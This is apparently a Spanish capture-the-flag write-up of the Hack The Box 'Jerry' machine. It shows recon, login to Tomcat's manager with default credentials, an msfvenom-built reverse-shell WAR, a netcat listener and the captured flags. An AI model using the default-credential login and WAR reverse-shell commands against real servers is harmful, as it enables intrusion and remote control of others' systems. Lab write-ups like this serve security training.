



Contenido:

Information Leakage
Abusing Tomcat [Intrusion & Privilege Escalation]


Enviamos una traza ICMP a la máquina para comprobar que está activa:



```
> ping -c 1 10.10.10.95
PING 10.10.10.95 (10.10.10.95) 56(84) bytes of data.
64 bytes from 10.10.10.95: icmp_seq=1 ttl=127 time=49.0 ms

--- 10.10.10.95 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 48.981/48.981/48.981/0.000 ms
 /home/sagelf/Jerry/nmap
```

Por proximidad del ttl la máquina es Windows.
Hacemos un escaneo de nmap:




```
> cat targeted -l ruby
       File: targeted

       # Nmap 7.95 scan initiated Wed Apr  9 23:25:05 2025 as: /usr/lib/nmap/nmap -p 8080 -sCV -oN targeted 10.10.10.95
       Nmap scan report for 10.10.10.95
       Host is up (0.048s latency).

       PORT     STATE SERVICE VERSION
       8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
       |_http-server-header: Apache-Coyote/1.1
       |_http-favicon: Apache Tomcat
       |_http-title: Apache Tomcat/7.0.88

       Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
       # Nmap done at Wed Apr  9 23:25:30 2025 -- 1 IP address (1 host up) scanned in 25.51 seconds
```

Buscamos el puerto 8080 bde la máquina en el navegador.



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 7.0 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 7.0 Documentation
Tomcat 7.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 7.0 Bug Database
Tomcat 7.0 JavaDocs
Tomcat 7.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Other Downloads
Tomcat Connectors
Tomcat Native
Taglibs
Deployer

Other Documentation
Tomcat Connectors
mod_jk Documentation
Tomcat Native
Deployer


Get Involved
Overview
SVN Repositories
Mailing Lists
Wiki

Miscellaneous
Contact
Legal
Sponsorship
Thanks

Apache Software Foundation
Who We Are
Heritage
Apache Home
Resources

Copyright ©1999-2025 Apache Software Foundation. All Rights Reserved

Está empleando Apache Tomcat.
Buscamos /manager/html y nos pide credenciales.
Al introducir credenciales incorrectas nos da una página de error con un ejemplo de configuración de usuario y contraseña. Las credenciales del ejemplo son:
user :tomcat password: s3cret
Probamos esas credenciales y nos da acceso a la página de manager.



Tomcat Web Application Manager

Message:	OK

Manager

ist Applications | HTML Manager Help | Manager Help

Applications

ath	Version	Display Name	Running	Sessions	Commands
	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
evers	None specified		false	0	Start Stop Reload Undeploy

Deploy

eploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy

VAR file to deploy

Select WAR file to upload Browse... No file selected.
Deploy

iagnostics

heck to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.


erver Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Ad
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64	JERRY	10.10

Podemos subir un archivo .war malicioso directamente desde esta página.

Vamos a buscar un payload con msfvenom:


Como la página emplea java como lenguaje de programación vamos a filtrar por java:



```
❯ msfvenom -l payloads | grep java
    java/jsp_shell_bind_tcp                                    Listen for a connection and spawn a command shell
    java/jsp_shell_reverse_tcp                                 Connect back to attacker and spawn a command shell
    java/meterpreter/bind_tcp                                  Run a meterpreter server in Java. Listen for a connection
    java/meterpreter/reverse_http                              Run a meterpreter server in Java. Tunnel communication over HTTP
    java/meterpreter/reverse_https                             Run a meterpreter server in Java. Tunnel communication over HTTPS
    java/meterpreter/reverse_tcp                               Run a meterpreter server in Java. Connect back stager
    java/shell/bind_tcp                                        Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Listen for a connection
    java/shell/reverse_tcp                                     Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Connect back stager
    java/shell_reverse_tcp                                     Connect back to attacker and spawn a command shell
```

Usamos el de reverse shell y con msfvenom lo convertimos en un archivo especificando que sea formato war, nuestro Host de destino para la shell y puerto:
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.10 LPORT=4444 -f war -o payload1.war

Lo subimos a la página:




Name	Size	Type	Modified
tor-browser			Sun
tor-browser-linux-x86_64-14.0.9.tar.xz	120.9 MB	Archive	Sun
payload1.war	1.1 kB	Archive	00:47
payload.war	1.1 kB	Archive	00:43
lab_elfosupreme.ovpn	3.3 kB	Text	Fri
burpsuite_community_linux_v2024_8_5.sh	325.5 MB	Program	15 Oct 2024
49933.py	2.0 kB	Text	Yesterday
28713.php	7.0 kB	Program	Yesterday

Select WAR file to upload Browse... No file selected.


Deploy

Y ya lo tenemos como aplicación:




/host-manager	None specified
/manager	None specified
/payload1	None specified
/revers	None specified

Como la máquina es windows, usamos rlwrap para poder uisar atajos como ctrl + l .
Al ejecutar la aplicación en la página obtenemos la reverse shell:



```
> rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.95] 49193
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>
```



```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```